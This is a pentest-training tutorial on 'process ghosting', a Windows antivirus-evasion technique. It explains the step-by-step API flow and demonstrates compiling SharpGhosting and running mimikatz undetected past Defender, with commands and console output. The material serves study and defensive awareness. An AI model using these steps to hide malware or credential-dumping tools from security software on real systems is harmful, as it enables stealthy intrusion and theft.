Ignite Technologies

PROCESS GHOSTING ATTACK

WWW.HACKINGARTICLES.IN

Contents

Introduction

Gabriel Landau released a post on Elastic Security **here** which talks about a technique through which antivirus evasion was found to be possible. The technique deals with creating a ghost process, which is a term used by the author to describe the mechanism of deleting the payload from the disk before running it, essentially making it a ghost.

Process Creation and Security Gap

In the Windows ecosystem, anti-virus solution developers call APIs (like PsSetCreateProcessNotifyRoutineEx) that can intimate their AV solution about the execution of a particular process. However, the callbacks are not sent when the process executes, but rather when the first thread within that process is executed. Hence, this gap between the creation of processes and the sending of notification of their creation to the anti-virus solution is where attackers can implement process ghosting.

Executables, Processes, and Threads

An **executable** is a compiled file that contains the program that is to be run by the machine. Executables can have multiple functions to be performed, and when each of these functions is run, it is called a "process."

A **process,** in the simplest terms, is an executed program. Each process is linked to a specific PE (exe, dll, etc.). There can also be multiple processes from a single executable. This can be viewed in **task manager -> details.**

A thread is the basic unit of a process to which the OS allocates processor time. A thread can execute any part of the process code. Multiple threads can exist in a process. Multi-threading means multiple threads running the same part of the process code. Windows supports multi-tasking, so many threads can be created as many processors are available to run them simultaneously. It can have three states: running, ready, and blocked.

Creation of Process

A process can be created in Windows using **CreateProcess** or **NtCreateUserProcess** function. This function is a combination of individually modifiable other functions that can operate on handles, section images, threads etc.

For example, **CreateProcess (lpApplicationName)** defines which application to execute.

Process Ghosting

Now that we have covered the basics, let’s understand how the process of ghosting works. It is a technique in which an attacker creates a file (malware), marks it for deletion (delete-pending state), copies/maps the malware into the memory (image section), closes the handle (which deletes it from the disk), and then creates a process from the now-fileless section. Before understanding the attack, we must know the following:

- **Handles**: Used for memory management, these are references to a resource in kernel space. These not only hold the information about a resource but also provides access rights.
  int fh = open("/etc/passwd", O_RDWR);

fh is a file handle. When we opened a file using the open() function it returned a handle to variable fh. Now fh can be used to perform functions on the file like:

fh.read()

fh.append()

fh.close()


And also, a file being accessed by fh can't be read, written in or executed by any other handle (or by any other process). fh.close() will close the handle to the file, i.e, the file won't be accessed.

- **Image Section**: A section is the mapping of a file into memory. An image section is a special type of section that corresponds to Portable Executable (PE) files, and can only be created from PE (EXE, DLL, etc) files.
- **Delete_Pending State**: Like read, write, delete state that may exist for a file, Delete_Pending is a state in which a file is yet to be deleted. The file is not deleted yet because a handle may have kept it opened. As soon as the handle will close, the file will be deleted. No other process can operate on this file in the Delete_Pending state. Thus, the entire **Process Ghosting** flow looks like this:

Step 1: Create a file using NtCreateFile() function. This would create our intended malware. Also, would give us a file handle. like: **hFile = NtCreateFile(C:\Users\a_cha\Desktop\random.exe)**

hFile is the handle for this file

Step 2: Put the file in a delete_pending state. This can be done using **NtSetInformationFile**() function. By using the **FileDispositionInformation** flag, the file will be put in delete pending state. We can use hFile to perform this task on our file.



FileDispositionInformation	Request to delete the file when it is closed or cancel a previously requested deletion. The choice whether to delete or cancel is supplied in a FILE_DISPOSITION_INFORMATION structure. The caller must have opened the file with the DELETE flag set in the *DesiredAccess* parameter.

Step 3: Write the payload (malware) to this newly created file. Since the file is in a delete_pending state, as soon as it closes, the data will vanish. But we'll perform Step 4 before it vanishes!

Step 4: Image section of the file is created using function **NtCreateSection(hFile, SEC_IMAGE).** It can be done like: hSection = NtCreateSection(hFile, SEC_IMAGE). This is why our handle was needed, as NtCreateSection() takes in file handle as input. Now we can delete our handle safely.

Step 5: Delete our newly created handle. This would also delete our corresponding file (malware) from the disk, however, a copy of it still exists in the image section.

Step 6: Create a new process from the image section. As the code exists in virtual memory, new process can be created using **NtCreateProcessEx(hSection)** It will be done like hProcess = NtCreateProcessEx(hSection)

Step 7: Assign process arguments and environment variables. This is important as, without process arguments and environment variables, OS won't execute the process and the code stays in a suspended state.

Step 8: Create a thread to execute in the process. Can be done using **CreateThread()** function and supplying starting address of the process to be executed.


Anti-virus callbacks are invoked and the file is blocked as soon as the thread is created for the malware's execution. Since the thread is created after the file is deleted, anti-virus callbacks will never be invoked. Any attempt by the anti-virus to open this file will throw a STATUS_FILE_DELETED error.

IkerSaint created a proof of concept for a process ghosting attack called "KingHamlet" which can be downloaded **here.** This tool first encrypts the file and then performs the attack. Let's run a quick demo and see how the processing of ghosting works.

Process Ghosting demo using SharpGhosting

Based on the methodology explained above, many POCs have come to the surface since Gabriel's post on Elastic Security. In this demo, we will be using a C# implementation of Process Ghosting developed by Wra7h. Before you try it, it is essential that you have an older Windows 10 version as Microsoft patched defender detection after this technique came onto the surface. If you are pentesting and find an older version of Windows 10, well, you know what to do!

You can read the code on the github repo **here**.


github.com/Wra7h/SharpGhosting

README.md

SharpGhosting

Process Ghosting (x64 only) in C#

https://www.elastic.co/blog/process-ghosting-a-new-executable-image-tampering-attack

Compile options:

1. Build the solution
2.
```
PS C:\> C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe /out:SharpGhost.exe /unsafe C:\Path\to\SharpGhosting\*.cs
```

Usage:


-real: the exe you want executed [Required]
-fake: path to a file that doesn't exist (parent directory must exist though) [Optional]

```
PS C:\> .\Path\to\SharpGhosting.exe -real C:\windows\system32\cmd.exe
PS C:\> .\Path\to\SharpGhosting.exe -real C:\windows\system32\cmd.exe -fake C:\windows\temp\fakefile
```


You can compile this source code using the following command:

```
C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe /out:SharpGhost.exe /unsafe
C:\ProcessGhosting\SharpGhosting-main\*.cs
```

Feel free to change the path as you please. Also, you'd need the .NET framework v3.5 to compile it yourself.


```
PS C:\ProcessGhosting> C:\Windows\Microsoft.NET\Framework64\v3.5\csc.exe /out:SharpGhost.exe /unsafe C:\ProcessGhosting\SharpGhosting-main\*.cs
Microsoft (R) Visual C# 2008 Compiler version 3.5.30729.9141
for Microsoft (R) .NET Framework version 3.5
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\ProcessGhosting>
```

To make things simple and save you the hassle of compilation, I have forked the repo and created an EXE for you, which can be downloaded **here**. Once you have downloaded the file, we can continue with our demo. As you can see, we have a defender active and working.



No current threats.
Last scan: 20-01-2022 22:05 (quick scan)
0 threats found.
Scan lasted 1 minutes 23 seconds
46657 files scanned.


Now, we can launch our ghost process using the following command:

```
.\SharpGhost.exe -real <path>\name.exe
```


Here, I am launching the mimikatz instance, which is detected as malware by any anti-virus solution imaginable. The aim is to bypass anti-virus detection during run time.

```
.\SharpGhost.exe -real C:\ProcessGhosting\mimikatz.exe
```

And this command would launch mimikatz as a ghost process. You can open the Task Manager and go to details to see a ghost process running. This process has no name because the related EXE does not exist.




```
PS C:\ProcessGhosting> .\SharpGhost.exe -real C:\ProcessGhosting\mimikatz.exe
[*] Real: C:\ProcessGhosting\mimikatz.exe
[*] Fake: C:\Users\a_cha\AppData\Local\Temp\tmpF3FD.tmp
[+] File marked as delete on close!
[+] NtCreateSection() success!
[+] NtCreateProcessEx() success!
[+] RtlCreateProcessParametersEx success!
[+] NtCreateThreadEx() success!
```



mimikatz 2.2.0 x64 (oe.eo)


```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```




Task Manager
File Options View
Processes Performance App history Startup Users Details Services

Name	PID	Status
	9512	Running
AcPowerNotification....	6180	Running

As you can see, the defender has not detected mimikatz as malware while it is running. This is because when AV callbacks are invoked and the file is blocked as soon as the thread is created for the malware's execution. Since the thread is started after the file is deleted, anti-virus callbacks won't be called because the thread was started after the file was deleted.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz #
```



Windows Security

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: 20-01-2022 22:05 (quick scan)
0 threats found.
Scan lasted 1 minutes 23 seconds
46657 files scanned.

Conclusion

The post covered an easy to comprehend theoretical explanation of the nitty-gritty and various coding functions used while launching Process Ghosting PE injection attacks. Soon after this technique was released, Microsoft rolled out patches to fix this issue. This no longer works in the latest Windows 10 and Windows 11. However, older Windows 10 is still being used in organisations and home systems and a smart attacker can take advantage of this. Hence, one must always keep their systems updated and the latest patch installed on them. I hope you liked the article. Subscribe to the blog to receive daily updates.

****


iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in